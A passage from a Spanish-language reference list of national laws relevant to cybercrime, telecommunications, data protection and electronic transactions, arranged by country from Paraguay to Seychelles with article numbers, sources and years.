- Evidence Act, secciones 64-67 (Pacific Islands Legal Information Institute, 1975).
- Securities Act, sección 98 (Pacific Islands Legal Information Institute, 1997).
- Telecommunications Act, secciones 168-172 (Pacific Islands Legal Information Institute, 1996).
- National Information and Communications Technology Act, secciones 44, 149, 195, 223, 248, 264-273 (National Information and Communications Technology Authority of Papua New Guinea, 2009).

Paraguay

- Ley 642/1995 de Telecomunicaciones, artículos 98-109 (Corte Suprema de Justicia Paraguay, 1995).
- Ley 1337/1999 de Defensa Nacional y de Seguridad Interna, artículos 27, 28 (Corte Suprema de Justicia Paraguay, 1999).
- Ley 4017/2010 de Validez Jurídica de la Firma Electrónica, la Firma Digital, los Mensajes de Datos y el Expediente Electrónico, artículos 8, 9, 16, 28, 32, 34, 42 (Corte Suprema de Justicia Paraguay, 2010).
- Ley 4439/2011 que Modifica y Amplía Varios Artículos de la Ley N.116097 "Código Penal", artículos 140, 146b, 146c, 146d, 174b, 175, 175b, 188, 248b (Corte Suprema de Justicia Paraguay, 2011).
- Ley 4868/2013 Comercio Electrónico, artículos 6, 10, 23, 27, 36-40 (Corte Suprema de Justicia Paraguay, 1 de marzo de 2013).
- Ley 4989/2013 que Crea el Marco de Aplicación de las Tecnologías de la Información y Comunicación en el Sector Público y Crea la Secretaría Nacional de Tecnologías de la Información y Comunicación, artículos 3, 4, 12-14 (Corte Suprema de Justicia Paraguay, 12 de agosto de 2013).
- Ley 5653/2016 de Protección de Niños, Niñas y Adolescentes Contra Contenidos Nocivos de Internet, artículos 1-11 (Corte Suprema de Justicia Paraguay, 2016).
- Ley 1682/2001 que Reglamenta la Información de Carácter Privado, artículo 10 (Corte Suprema de Justicia Paraguay, 2001).
- Ley 1334/1998 de Defensa del Consumidor y del Usuario, artículo 35 (Corte Suprema de Justicia Paraguay, 30 de octubre de 1998).
- Ley 1160/1997 Código Penal, artículos 144, 146, 173-175, 188, 189, 220, 239, 248, 249 (Corte Suprema de Justicia Paraguay, 1997).
- Ley 2861 /2006 que Reprime el Comercio y la Difusión Comercial o no Comercial de Material Pornográfico, Utilizando la Imagen u otra Representación de Menores o Incapaces, artículos 1-10 (Corte Suprema de Justicia Paraguay, 2006).
- Ley 1328 /1998 de Derecho de Autor y Derechos Conexos, artículos 120, 121, 134, 135, 148-151, 166-168, 170 (Corte Suprema de Justicia Paraguay, 20 de octubre de 1998).

Perú

- Código Penal, artículos 130, 132, 154, 154-A, 155-157, 162, 162-A, 162-B, 169, 176-A, 181-A to 183-B, 185, 186, 186-A, 195, 196, 201, 216-223, 249, 281, 283, 316, 318-A, 323, 330, 331, 331-A, 368 A-D, 427, 428, 444 (Sistema Peruano de Información Jurídica, 1991).
- Ley No. 30096 de Delitos Informáticos, artículos 1-12 (Sistema Peruano de Información Jurídica, 2014).
- Ley No. 27269 de Firmas y Certificados Digitales, artículos 2, 8, 12, 15-A (Sistema Peruano de Información Jurídica, 2000).
- Ley No. 28493 que Regula el Uso del Correo Electrónico Comercial no Solicitado (SPAM), artículos 1-11 (Sistema Peruano de Información Jurídica, 12 de abril de 2004).
- Ley No. 28612 que Norma el Uso, Adquisición y Adecuación del Software en la Administración Pública, artículo 7 (Sistema Peruano de Información Jurídica, 2005).
- Ley No. 822 Sobre el Derecho de Autor, artículos 47, 196 A-D, 197 (Sistema Peruano de Información Jurídica, 2003).
- Ley No. 29733 de Protección de Datos Personales, artículos 9, 13.4, 16, 17, 35, 37-40 (Sistema Peruano de Información Jurídica, 2011).
- Ley No. 30077 Contra el Crimen Organizado, artículo 3 (Sistema Peruano de Información Jurídica, 2013).
- Código de Protección y Defensa del Consumidor, artículo 58 (Sistema Peruano de Información Jurídica, 2010).
- Ley no. 28119 que prohíbe el acceso de menores de edad a páginas web de contenido pornográfico y a cualquier otra forma de comunicación en red de igual contenido, en las cabinas públicas de internet, artículos 1-6 (Sistema Peruano de Información Jurídica, 2002).
- Código Procesal Constitucional, artículo 61 (Sistema Peruano de Información Jurídica, 31 de mayo de 2004).
- Ley No. 27697 que otorga facultad al Fiscal para la intervención y control de comunicaciones y documentos privados en Caso Excepcional, artículos 1-4 (Sistema Peruano de Información Jurídica, 2002).
- Proyecto de Código Penal, artículos 52, 86-91, 110, 256, 232, 264, 266, 269-273, 283, 285, 298, 302, 315, 318-324, 334-336, 362, 422, 423, 433, 487 (Sistema Peruano de Información Jurídica, 2016).

Polonia

- Penal Code, artículos 93a, 93e, 165, 190a, 197, 200, 200a, 200b, 202, 254a, 256, 265-269b, 271, 278, 285, 286, 287, 294, 310 (Internet Law System Database Poland, 1997).
- Electronic Signature Act, artículos 12, 13, 15, 17, 18, 30, 45-53 (Internet Law System Database Poland, 18 de septiembre de 2001).
- Copyrights and Related Rights Act, artículos 74-77 2, 79 (Internet Law System Database Poland, 1994).
- Combating Unfair Competition Act, artículos 14, 15 ter, 16, 26 (Internet Law System Database Poland, 1993).
- Protection of Databases Act, artículos 1, 11-13 (Internet Law System Database Poland, 27 de julio de 2001).
- Providing Services by Electronic Means Act, artículos 10, 19, 20, 23-25 (Internet Law System Database Poland, 18 de julio de 2002).
- Anti-terrorist Activities Act, artículos 9, 32c, 32d, 32e, 38 6), 43 (Internet Law System Database Poland, 2016).
- Telecommunications Act, artículos 31, 32, 56, 60, 101, 131b, 160, 174a, 175, 175b, 175c, 175d, 176a, 180a, 189, 200, 203 (Internet Law System Database Poland, 2004).
- Military Information Services Act, artículos 3, 29 (Internet Law System Database Poland, 2003).
- Internal Security Agency and the Foreign Intelligence Agency Act, artículos 6, 27, 28, 28a, 32a, 32b, 32c, 32d, 32e (Internet Law System Database Poland, 24 de mayo de 2002).
- Anti-money Laundering and Terrorist Financing Act, artículos 2, 8, 9d, 11, 13a, 20d, 33 (Internet Law System Database Poland, 2000).
- Protection of Classified Information Act, artículos 2, 5, 8, 12, 48-53 (Internet Law System Database Poland, 2010).
- Central Anticorruption Bureau Act, artículos 17, 18, 18a (Internet Law System Database Poland, 2006).
- Draft Law on the Protection of Personal Data, artículos 2, 49-54, 59-61 (Ministry of Digital Affairs Poland, 2017).

Portugal

- Código Penal, artículos 176, 176-A, 183, 190-197, 221, 240, 276, 297, 298, 300, 315, 323, 328-330, 332, 384 (*Diário da República Eletrónico Portugal*, 1995).

- Código do Processo Penal, artículos 88, 126, 179, 187-189, 202, 252, 252-A, 258, 269 (*Diário da República Eletrónico Portugal*, 1987).
- Código da Publicidade, artículos 11, 17, 18, 29, 30, 34-39, 41 (*Diário da República Eletrónico Portugal*, 1990).
- Código do Direito de Autor e dos Direitos Conexos, artículos 217-229 (*Diário da República Eletrónico Portugal*, 1985).
- Lei de Organização da Investigação Criminal, artículo 7 l) (*Diário da República Eletrónico Portugal*, 2008).
- Lei de Combate ao Terrorismo, artículo 4 (*Diário da República Eletrónico Portugal*, 2003).
- Decreto-Lei Regime de protecção jurídica dos programas de computador, artículos 13-17 (*Diário da República Eletrónico Portugal*, 1994).
- Lei do Cibercrime, artículos 1-31 (*Diário da República Eletrónico Portugal*, 2009).
- Lei da Protecção de Dados Pessoais, artículos 8, 9, 14-17, 43-49 (*Diário da República Eletrónico Portugal*, 1998).
- -Lei das Comunicações Electrónicas, artículos 5, 27, 54 A-G, 65, 113-116 (Procuradoria-Geral Distrital de Lisboa Portugal, 2004).
- Lei relativa ao tratamento de dados pessoais e à protecção da privacidade no sector das comunicações electrónicas, artículos 3, 4, 14-16 (Autoridade Nacional de Comunicações Portugal, 2004).
- Lei relativa ao tratamento de dados pessoais e à proteção da privacidade no setor das comunicações eletrónicas, procedendo à primeira alteração à Lei n.º 41/2004, artículos 13f-16 (Autoridade Nacional de Comunicações Portugal, 2012).
- Lei relativa à conservação de dados gerados ou tratados no contexto da oferta de serviços de comunicações electrónicas publicamente disponíveis ou de redes públicas de comunicações, artículos 7, 12-15 (Autoridade Nacional de Comunicações Portugal, 2008).
- Decreto-Lei relativa a certos aspectos legais dos serviços da sociedade de informação, em especial do comércio electrónico, no mercado interno, artículos 37-41 (Procuradoria-Geral Distrital de Lisboa Portugal, 2004).
- Decreto-Lei Define o regime jurídico da construção, do acesso e da instalação de redes e infra-estruturas de comunicações electrónicas, artículos 87-91, 94ª (Procuradoria-Geral Distrital de Lisboa Portugal, 2009).

- Decreto-Lei Cria a Unidade Nacional de Combate ao Cibercrime e à Criminalidade Tecnológica, artículos 1-7 (Procuradoria-Geral Distrital de Lisboa Portugal, 2016).

Reino Unido

- Electronic Communications Act, secciones 7, 7D, 8 (Government of the United Kingdom, 25 de mayo de 2000).
- Copyright, Designs and Patents Act, secciones 17, 19, 20, 26, 107, 296, 296ZA, 296ZD, 296ZF (Government of the United Kingdom, 1988).
- Data Protection Act, secciones 13, 17, 21, 29, 55, 60, 61 (Government of the United Kingdom, 1998).
- Computer Misuse Act, secciones 1-18 (Government of the United Kingdom, 1990).
- Police and Justice Act, secciones 7, 35-38 (Government of the United Kingdom, 8 de noviembre de 2006).
- Serious Crime Act, secciones 41-44, 47, 86 (Government of the United Kingdom, 3 de marzo de 2015).
- Terrorism Act, secciones 1-3 (Government of the United Kingdom, 30 de marzo de 2006).
- Regulation of Investigatory Powers Act, secciones 2, 21, 49-55 (Government of the United Kingdom, 28 de julio de 2000).
- Protection of Children Act, secciones 1, 7 (Government of the United Kingdom, 1978).
- Obscene Publications Act, secciones 1, 2 (Government of the United Kingdom, 1959).
- Sexual Offences Act, secciones 15, 124 (Government of the United Kingdom, 2003).
- Consumer Rights Act, secciones 27, 31 (Government of the United Kingdom, 26 de marzo de 2015).
- Investigatory Powers Act, secciones 1-14, 28, 53, 57, 61, 62, 87, 92, 128, 132, 133, 136-139, 145, 174, 235, 244 (Government of the United Kingdom, 2016).
- Digital Economy Act, secciones 3-5, 12, 14, 19, 42 (Government of the United Kingdom, 2010).
- Counter-Terrorism and Security Act, sección 21 (Government of the United Kingdom, 12 de febrero de 2015).

- Violent Crime Reduction Act, sección 53 (Government of the United Kingdom, 8 de noviembre de 2006).
- Protection from Harassment Act, sección 2A (Government of the United Kingdom, 1997).
- Protection of Freedoms Act, secciones 37, 111 (Government of the United Kingdom, 2012).
- Gambling Act, secciones 41, 317, 319 (Government of the United Kingdom, 2005).
- Police and Criminal Evidence Act, sección 20 (Government of the United Kingdom, 1984).
- Drug Trafficking Act, sección 55 (Government of the United Kingdom, 1994).
- Communications Act, secciones 105 A-D (Mullock, 2017).

República Centroafricana

- Code penal, artículos 110, 111, 164, 271, 292 (The African Child Policy Forum, 2010).

República Checa

- Cyber Security Act, § 1-38 (National Cyber Security Centre Czech Republic, 2014).
- Criminal Code of the Czech Republic, § 102a, 103, 117, 120, 132, 180-184, 191-193b, 230-232, 234, 236, 264, 267, 270, 287, 311, 312e, 312f, 345, 348, 352, 354-356, 403, 407 (Public Administration Portal Ministry of the Interior, 8 de enero de 2009).
- Criminal Procedure Code, § 7a, 8c, 30, 59, 88, 88a, 88d, 158d, 314l-314n (Public Administration Portal Ministry of the Interior, 1961).
- Consumer Protection Act, § Příloha 2 Agresivní obchodní praktiky (Public Administration Portal Ministry of the Interior, 1992).
- Personal Data Protection Act, § 1, 5, 10, 11, 13, 15, 44-46 (Public Administration Portal Ministry of the Interior, 4 de abril de 2000).
- Trust Services for Electronic Transactions Act, § 13, 16-18 (Public Administration Portal Ministry of the Interior, 2016).
- Copyright Act, § 2, 44, 65, 66 (Public Administration Portal Ministry of the Interior, 7 de abril de 2000).

- Electronic Communications Act, § 2, 5, 10, 63, 76, 84, 87-101, 118-120 (Public Administration Portal Ministry of the Interior, 22 de febrero de 2005).
- Banks Act, § 36d, 41c (Public Administration Portal Ministry of the Interior, 1992).
- Postal Services Act, § 44 (Public Administration Portal Ministry of the Interior, 18 de enero de 2000).
- -Police of the Czech Republic, § 39, 60, 66, 68, 71, 76, 79, 85, 98 (Public Administration Portal Ministry of the Interior, 17 de julio de 2008).
- Electronic Transactions and Authorized Document Conversion Act, § 14, 14a, 20, 26 a-c (Public Administration Portal Ministry of the Interior, 1 de julio de 2008).
- Payment System, § 38, 52c, 52h, 54, 55, 85, 100-102, 115, 116, 120, 121, 126, 134. 135b (Public Administration Portal Ministry of the Interior, 22 de julio de 2009).
- Public Administration Information Systems Act, § 5b, 9 a-d (Public Administration Portal Ministry of the Interior, 14 de septiembre de 2000).
- Protection of Classified Information and Security Eligibility Act, § 3-5, 34-45, 65, 69, 148-155a (Public Administration Portal Ministry of the Interior, 21 de septiembre de 2005).

República Democrática del Congo

- Loi Sur les Télécommunications en RDC, secciones 35, 54-60, 68-73, 76, 77 (Leganet, 2002).
- Code Penal, secciones 155 ter, 175, 178, 184, 211 (*Journal Officiel de la République Démocratique du Congo*, 1940).
- Loi Portant Modalités d'application des Droits de la Femme et de la Parité, sección 24 (Leganet, 2015).
- Loi Organique Portant Composition, Attribution et Fonctionnement du Conseil Supérieur de l'Audiovisuel et de la Communication, secciones 68-74 (Leganet, 2011).
- Loi Portant Protection de l'enfant, secciones 53, 160, 169, 173, 179, 180 (Leganet, 2009).

República Dominicana

- Ley No. 53-07 sobre Crímenes y Delitos de Alta Tecnología, artículos 1-67 (Instituto Dominicano de las Telecomunicaciones, 2007).
- Ley No. 140-13, Emergencia y Seguridad 9-1-1, artículos 4, 13-15 (Instituto Dominicano de las Telecomunicaciones, 2013).
- Ley No. 126-02 Sobre Comercio Electrónico, Documentos y Firma Digital, artículos 7-9, 32, 40, 43, 49, 57 (Instituto Dominicano de las Telecomunicaciones, 2002).
- Ley No. 310-14 Que Regula el Envío de Correos Electrónicos Comerciales No Solicitados (SPAM), artículos 1-15 (Instituto Dominicano de las Telecomunicaciones, 2014).
- Ley No. 153-98 General de Telecomunicaciones, artículos 5, 6, 103-112 (Instituto Dominicano de las Telecomunicaciones, 1998).
- Código para el Sistema de Protección y los Derechos Fundamentales de Niños, Niñas y Adolescentes, artículos 13, 26, 103, 237, 388, 407, 411 (Poder Judicial Dominicano, 2007).
- Código Monetario y Financiero de la República Dominicana, artículos 51, 79 b) (Poder Judicial Dominicano, 2002).
- Ley No.200-04 General de Libre Acceso a la Información Pública, artículos 12, 30 (Consultoría Jurídica del Poder Ejecutivo Dominicano, 2004).
- Código Penal, artículos 133, 179, 189, 194, 209, 227, 277 (Consultoría Jurídica del Poder Ejecutivo Dominicano, 2014).
- Ley No. 172-13 que Tiene por Objeto la Protección Integral de los Datos Personales Asentados en Archivos, Registros Públicos, Bancos de Datos u Otros Medios Técnicos de Tratamiento de Datos Destinados a dar Informes, sean estos Públicos o Privados, artículos 5, 13, 81-88 (Consultoría Jurídica del Poder Ejecutivo Dominicano, 2013).
- Ley No. 267-08 sobre Terrorismo, y crea el Comité Nacional Antiterrorista y la Dirección Nacional Antiterrorista, artículos 1, 26, 27, 29, 46, 55 (Consultoría Jurídica del Poder Ejecutivo Dominicano, 2008).
- Ley No. 137-03 sobre Tráfico Ilícito de Migrantes y Trata de Personas, artículo 1 e) (Consultoría Jurídica del Poder Ejecutivo Dominicano, 2003).

- Ley No. 5-07 que crea el Sistema Integrado de Administración Financiera del Estado, artículos 10-13 (Consultoría Jurídica del Poder Ejecutivo Dominicano, 2007).
- Ley No. 288-05 que regula las Sociedades de Intermediacion Crediticia y de Protección al Titular de la Información, artículo 4 V (Consultoría Jurídica del Poder Ejecutivo Dominicano, 2005).

Ruanda

- Law Relating to Electronic Messages, Electronic Signatures and Electronic Transactions, artículos 33, 58-65, 78 (Rwanda Utilities Regulatory Authority, 2010).
- Law Establishing Rwanda Utilities Regulatory Authority (RURA) and Determining its Mission, Powers, Organisation and Functioning, artículos 6, 20, 48 (Rwanda Utilities Regulatory Authority, 2013).
- Law N° 24/2016 of 18/06/2016 Governing Information and Communication Technologies, artículos 19, 129, 130, 137, 151, 174, 197-207 (Rwanda Utilities Regulatory Authority, 2016).
- Penal Code, artículos 116, 132, 171, 188, 202, 229, 230, 259, 260, 281-287, 306-315, 375, 463, 473, 449, 586, 588, 699, 709, 749, 750, 753-756 (Rwanda National Police, 2012).
- Law N° 07/2009 of 27/04/2009 Relating to Companies, artículo 369 (Ministry of Trade, Industry and East African Community Affairs Rwanda, 27 de abril de 2009).
- Law N° 31/2009 of 26/10/2009 on the Protection of Intellectual Property, artículos 18, 59, 195, 271 (Ministry of Trade, Industry and East African Community Affairs Rwanda, 14 de diciembre de 2009).
- Draft Legal Framework for the Protection of Critical Information Infrastructure Protection Act (Ministry of Youth and ICT Rwanda, 2015).

Rumania

- Penal Code, artículos 75, 112^1, 180, 181, 208, 220-222, 230, 249-252, 302, 311, 313, 314, 325, 360-366, 374, 388, 391, 403, 404 (Legislative Portal Romanian Government, 2009).

- Procedure Penal Code, artículos 138, 139, 141, 142^1, 143, 148, 150, 152, 154, 168, 168^1, 170, 223, 523, 524 (Legislative Portal Romanian Government, 2010).
- Law No. 506/2004 Concerning the Processing of Personal Data and Privacy in the Electronic Communications Sector, artículos 2, 12, 13 (Legislative Portal Romanian Government, 17 de noviembre de 2004).
- Law No. 135/2007 on Archiving Electronic Documents, artículos 16-22 (Legislative Portal Romanian Government, 2007).
- Law No. 589/2004 on the Legal Status of Electronic Notarial Activity, artículos 7, 31-35 (Legislative Portal Romanian Government, 20 de diciembre de 2004).
- Law No. 365/2002 on Electronic Commerce, artículos 1, 6, 17, 22-30 (Legislative Portal Romanian Government, 2002).
- Law No. 455/2001 on Electronic Signature, artículos 15, 44-48 (Legislative Portal Romanian Government, 18 de julio de 2001).
- Law No. 8/1996 on Copyright and Related Rights, artículos 15, 72-81, 122, 139-8, 139-9, 143 (Legislative Portal Romanian Government, 1996).
- Law No. 148/2012 on Recording Commercial Operations by Electronic Means, artículos 4, 7, 10 (Legislative Portal Romanian Government, 23 de julio de 2012).
- Law No. 127/2011 on the Activity of Issuing Electronic Money, artículos 70, 71, 74, 75, 82, 102, 103 (Legislative Portal Romanian Government, 2011).
- Law No. 158/2008 Concerning Misleading and Comparative Advertising, artículos 1-23 (Legislative Portal Romanian Government, 2008).
- Law no. 82 / 2012 on the retention of data generated or processed by providers of public electronic communications networks and providers of publicly available electronic communications services and amending and supplementing Law no. 506/2004 concerning the processing of personal data and privacy in electronic communications, artículos 16, 21-23 (Legislative Portal Romanian Government, 13 de junio de 2012).
- Law No.677/2001 to Protect Individuals with Regard to the Processing of Personal Data and the Free Movement of such Data, artículos 20, 31-35 (Legislative Portal Romanian Government, 21 de noviembre de 2001).

- Law No. 196/2003 on Preventing and combating Pornography, artículos 1-13 (Legislative Portal Romanian Government, 13 de mayo de 2003).
- Law No.159/2016 on the status of the physical infrastructure of electronic communications networks and to establish measures to reduce the cost of installation of electronic communications networks, artículos 19-22, 27, 40-46 (Legislative Portal Romanian Government, 2016).
- Law No. 161/2003 on measures to ensure transparency in exercising public dignities, public functions and in the business environment, preventing and sanctioning corruption, artículos 34-41, 52, 53, 60-65 (Legislative Portal Romanian Government, 19 de abril de 2003).

Rusia

- The Criminal Code of the Russian Federation, artículos 137; 138.1; 159.6; 171.2; 183; 185.3; 187; 205.2; 228.1; 242; 242.1; 242.2; 272-274; 280; 280.1; 282 (Russian Database Federal Laws, 13 de junio de 1996).
- The Code of Criminal Procedure of the Russian Federation, artículos 81, 81.1, 82, 107, 166, 182, 183, 185, 186, 474, 474.1 (Russian Database Federal Laws, 18 de diciembre de 2001).
- The Code of the Russian Federation on Administrative Offenses, artículos 7.30, 7.31.1, 13, 13.15, 13.31, 13.33, 14.5 (Russian Database Federal Laws, 30 de diciembre de 2001).
- Law on Electronic Signatures, artículos 10, 12, 13 (Russian Database Federal Laws, 2011).
- Law On Information, Information Technologies and Information Protection, artículos 3, 8, 10.1 to 10.4, 12, 16, 17 (Russian Database Federal Laws, 27 de julio de 2006).
- Law On Protection of Competition, artículos 14.6, 14.7 (Russian Database Federal Laws, 26 de julio de 2006).
- Law On Operative-Search Activity, artículos 6, 8, 9, 15 (Russian Database Federal Laws, 1995).
- Law On the Mass Media, artículos 4, 41, 50, 58, 59 (Russian Database Federal Laws, 1991).

- Law On the Protection of Children from Information that is Harmful to Their Health and Development, artículos 5, 15 (Russian Database Federal Laws, 29 de diciembre de 2010).
- Law On the State Automated System of the Russian Federation Elections, artículo 21 (Russian Database Federal Laws, 10 de enero de 2003).
- Law On Personal Data, artículos 8, 9, 10 to 10.4, 16, 17 (Russian Database Federal Laws, 25 de julio de 2006).
- Law On Technical Regulation, artículos 5, 40 (Russian Database Federal Laws, 27 de diciembre de 2002).
- Law On the Securities Market, artículos 15.8, 18, 27.5-1 (Russian Database Federal Laws, 22 de abril de 1996).
- Law On Communications, artículos 7, 12, 26, 27, 41, 46, 58, 62, 63, 64, 68 (Russian Database Federal Laws, 7 de julio de 2003).
- Law On Customs Regulation in the Russian Federation, artículos 88, 101 (Russian Database Federal Laws, 27 de noviembre de 2010).
- Law On Countering Extremist Activity, artículos 11-13, 17 (Russian Database Federal Laws, 25 de julio de 2002).
- Law On Narcotic Drugs and Psychotropic Substances, artículo 46 (Russian Database Federal Laws, 1998).

Samoa

- Crimes Act 2013, secciones 82, 205-220 (Parliament of Samoa, 2013).
- Evidence Act, secciones 2, 88, 134 (Parliament of Samoa, 2015).
- National Payment System Act, secciones 23-25, 37, 39 (Parliament of Samoa, 7 de abril de 2014).
- Customs Act, secciones 34, 91, 92, 111, 231, 243, 292 (Parliament of Samoa, 25 de agosto de 2014).
- Counter Terrorism Act, secciones 2, 23, 24 (Parliament of Samoa, 6 de abril de 2014).
- Electronic Transactions Act, secciones 8, 9, 11 (Parliament of Samoa, 2008).
- Copyright Act, secciones 3.3, 27 (Parliament of Samoa, 1998).
- Telecommunications Act, secciones 71-79 (Parliament of Samoa, 2005).
- Telecommunication Amendment Act, secciones 75A, 75B (Ministry of Communications and information Technology Samoa, 2007).

San Cristóbal y Nieves

- Electronic Crimes Act, secciones 1-21 (Eastern Caribbean Law, 2009).
- Electronic Crimes (Amendment) Bill, secciones 1-17 (Eastern Caribbean Law, 2012).
- Evidence Act, secciones 2, 57, 129, 130, 144-153 (Eastern Caribbean Law, 30 de septiembre de 2011).
- Interception of Communications Act, secciones 1-38 (Eastern Caribbean Law, 11 de febrero de 2011).
- Trafficking in Persons (Prevention) Act, sección 2 (Eastern Caribbean Law, 2008).
- Telecommunications Act, secciones 44-55 (National Telecommunications Regulatory Commission of Saint Kitts and Nevis, 2000).

San Marino

- Legge Sull'uso Delle Comunicazioni Elettroniche e Dell'e-Commerce, artículos 9, 18, 20, 29 (Consiglio Grande e Generale San Marino, 29 de mayo de 2013).
- Legge Sul Documento Informatico e la Firma Elettronica, artículos 5 f), 13 (Consiglio Grande e Generale San Marino, 2005). Legge per la Repressione Dello Sfruttamento Sessuale dei Minori, artículos 3, 7 (Consiglio Grande e Generale San Marino, 2002).
- Decreto Legge 11/11/2010 n.181-Disposizioni urgenti recanti modifiche alla normativa di prevenzione e contrasto del riciclaggio e del finanziamento del terrorismo, artículos 11, 12 (Consiglio Grande e Generale San Marino, 2010).
- Legge 5 settembre 2014 n. 138-Disposizioni per la Prevenzione e Repressione del Crimine di Genocidio, artículos 2, 4 (Consiglio Grande e Generale San Marino, 2014).
- Legge 23 agosto 2016 n. 114-Disciplina dei Reati Informatici, artículos 1-7 (Consiglio Grande e Generale San Marino, 2016).
- Legge 29 luglio 2013 n. 102-Disposizioni Penali Contro le Frodi e le Falsificazioni, artículos 1-9 (Consiglio Grande e Generale San Marino, 29 de julio de 2013).

- Legge 1° marzo 1983, n. 27 Disciplina raccolta, elaborazione e uso di dati personali nel settore dell'informatica, artículos 4, 18, 19 (Consiglio Grande e Generale San Marino, 1983).
- Legge 97 del 20/06/2008 Prevenzione e Repressione della Violenza Contro le Donne e di Genere, artículos 3, 23 (Consiglio Grande e Generale San Marino, 2008).
- Legge 71 del 23/05/1995 Disciplina della Raccolta dei Dati Statistici e delle Competenze in Materia Informatica Pubblica, artículos 3, 4, 6 (Consiglio Grande e Generale San Marino, 1995).

San Vicente y las Granadinas

- Cybercrime Act, artículos 1-47 (Ministry of Economic Planning, Sustainable Development, Industry, Information and Labour of Saint Vincent and the Grenadines, 2016).
- Electronic Transactions Act, artículos 3, 11, 15, 23, 24, 28, 34, 36, 37, 39, 40 (Ministry of Economic Planning, Sustainable Development, Industry, Information and Labour of Saint Vincent and the Grenadines, 12 de mayo de 2015).
- Electronic Filing Act, artículo 5 (Ministry of Economic Planning, Sustainable Development, Industry, Information and Labour of Saint Vincent and the Grenadines, 12 de mayo de 2015).
- Electronic Funds Transfer Act, artículos 1-24 (Ministry of Economic Planning, Sustainable Development, Industry, Information and Labour of Saint Vincent and the Grenadines, 2014).
- Telecommunications Act, artículos 57-66, 69 (National Telecommunications Regulatory Commission St. Vincent and the Grenadines, 2001).
- Proceeds of Crime and Money Laundering (Prevention) Act, artículo 35 (St. Vincent and the Grenadines, Customs and Excise Department, 2001).
- Customs (Control and Management) Act, artículos 6, 112A (St. Vincent and the Grenadines, Customs and Excise Department, 1999).
- Drug Trafficking Offences Act, artículo 30 (St. Vincent and the Grenadines, Customs and Excise Department, 1993).
- Electronic Evidence Act, artículos 1-13 (Eastern Caribbean Law, 2004).

Santa Lucía

- Criminal Code, artículos 6, 267, 293, 330, 331, 359, 368, 462, 504, 624, 899, 1178 (Government of Saint Lucia, 2005).
- Proceeds of Crime Act, artículos 49, 51 (Eastern Caribbean Law, 1995).
- Money Laundering (Prevention) (Amendment) Act, artículos 2, Part B 6 (Eastern Caribbean Law, 1995).
- Interception of Communication Act, artículos 3, 26-29 (Eastern Caribbean Law, 2006).
- Evidence Act, artículos 2, 55-58, 61, 131 (Eastern Caribbean Law, 2005).
- Electronic Transactions Act, artículos 15, 23-35, 43 (Eastern Caribbean Law, 2007).

Santo Tomé y Príncipe

- Código Penal, artículos 175, 180, 202, 203, 240, 272, 289, 329, 356, 357, 359, 394, 295, 399, 402, 466 (Rede de Cooperação Jurídica e Judiciária Internacional dos Países de Língua Portuguesa, 2012).
- Código de Processo Penal, artículos 199, 250, 258-261, 268 (Rede de Cooperação Jurídica e Judiciária Internacional dos Países de Língua Portuguesa, 2009).
- Lei nº 3/2004 Base das Telecomunicações, artículos 29-33 (Autoridade Geral de Regulação de São Tomé e Príncipe, 2004).
- Decreto-Lei nº 24/2007 Regime de Interligação entre Redes Públicas de Telecomunicações, artículos 8, 18, 24, 26, 34-37 (Autoridade Geral de Regulação de São Tomé e Príncipe, 2007).
- Projecto de Lei nº 18/X/5.ª/2017-Cibercrime (Assembleia Nacional de S. Tomé e Príncipe, 2017).

Senegal

- Loi portant sur la Cryptologie, artículos 1-21 (Agence de l'Informatique de l'Etat République du Sénégal, 2008).
- Loi portant sur la Cybercriminalité (Gouvernement du Sénégal, 25 de enero de 2008).
- Loi portant loi d'orientation sur la Société de l'Information (LOSI), artículos 6, 8 (Gouvernement du Sénégal, 25 de enero de 2008).

- Loi portant sur la Protection des Données à Caractère Personnel, artículos 63-75 (Gouvernement du Sénégal, 25 de enero de 2008).
- Loi sur les Transactions Électroniques, artículos 3, 5, 16 (Gouvernement du Sénégal, 25 de enero de 2008).
- Décret n° 2008-719 du 30 juin 2008 relatif aux communications électroniques pris pour l'application de la loi n° 2008-08 du 25 janvier 2008 sur les transactions électroniques, artículos 7, 12, 15 (*Journal Officiel République du Sénégal*, 2008).
- Loi 2001-15 du 27 décembre 2001 Portant Code des Télécommunications, artículos 37, 56-71 (*Journal Officiel République du Sénégal*, 2001).
- Loi n° 2016-29 du 08 novembre 2016 modifiant la loi n° 65-60 du 21 juillet 1965 portant Code pénal (*Journal Officiel République du Sénégal*, 8 de noviembre de 2016).
- Loi n° 2014-02 du 6 janvier 2014 portant règlementation des bureaux d'information sur le crédit dans les pays membres de l'Union Monétaire Ouest Africaine (UMOA), artículos 13, 29, 37, 41-44, 55, 71, 72 (*Journal Officiel République du Sénégal*, 2014).
- Loi n° 2016-30 du 08 novembre 2016 modifiant la loi n° 65-61 du 21 juillet 1965 portant Code de procédure pénale (*Journal Officiel République du Sénégal*, 8 de noviembre de 2016).
- Loi n° 2004-09 du 6 février 2004 uniforme relative Ã la lutte contre le blanchiment de capitaux, artículos 27, 33 (*Journal Officiel République du Sénégal*, 2004).
- Loi n° 2005-06 du 10 mai 2005 relatif Ã la lutte contre la traite des personnes et pratiques assimilées et Ã la protection des victimes, artículo 8 (*Journal Officiel République du Sénégal*, 2005).

Serbia

- Criminal Code, artículos 138a, 142, 143, 184, 185, 185b, 199-202, 204, 219b, 284, 298-304a, 343, 358 (Paragraph Lex Electronic Legal Base, 2005).
- Law on the Organisation and Competences of Government Authorities Combating Cyber Crime (Ministry of Justice Serbia, 2005).
- Draft Law on Personal Data Protection, artículos 3, 7, 41, 47-51, 53, 62, 64 (Ministry of Justice Serbia, 2017).

- Law on Electronic Commerce, artículos 18, 19, 22 (Ministry of Trade, Tourism and Telecommunications Serbia, 2009).
- Law on Electronic Signature, artículos 18, 25, 42-44 (Ministry of Trade, Tourism and Telecommunications Serbia, 2004).
- Law on Electronic Documents, artículos 4, 10, 11, 13, 22, 23 (Ministry of Trade, Tourism and Telecommunications Serbia, 2009).
- Law on Electronic Communications, artículos 3, 37, 41, 98, 105, 124-130, 134, 135, 137-140 (Ministry of Trade, Tourism and Telecommunications Serbia, 2010).
- Law on Consumer Protection, artículos 23, 38, 86, 160 (Ministry of Trade, Tourism and Telecommunications Serbia, 2014).
- Law on Information Security, artículos 1-34 (Ministry of Trade, Tourism and Telecommunications Serbia, 2016).
- Law on Prevention of Money Laundering and Financing of Terrorism, artículos 14, 29A, 88 (Republic of Serbia Securities Commission, 2015).

Seychelles

- Anti-Money Laundering Act, secciones 6, 8-10 (eGrey Book-Seychelles Legal Information Institute, 2006).
- Computer Misuse Act, secciones 1-12 (eGrey Book - Seychelles Legal Information Institute, 1998).
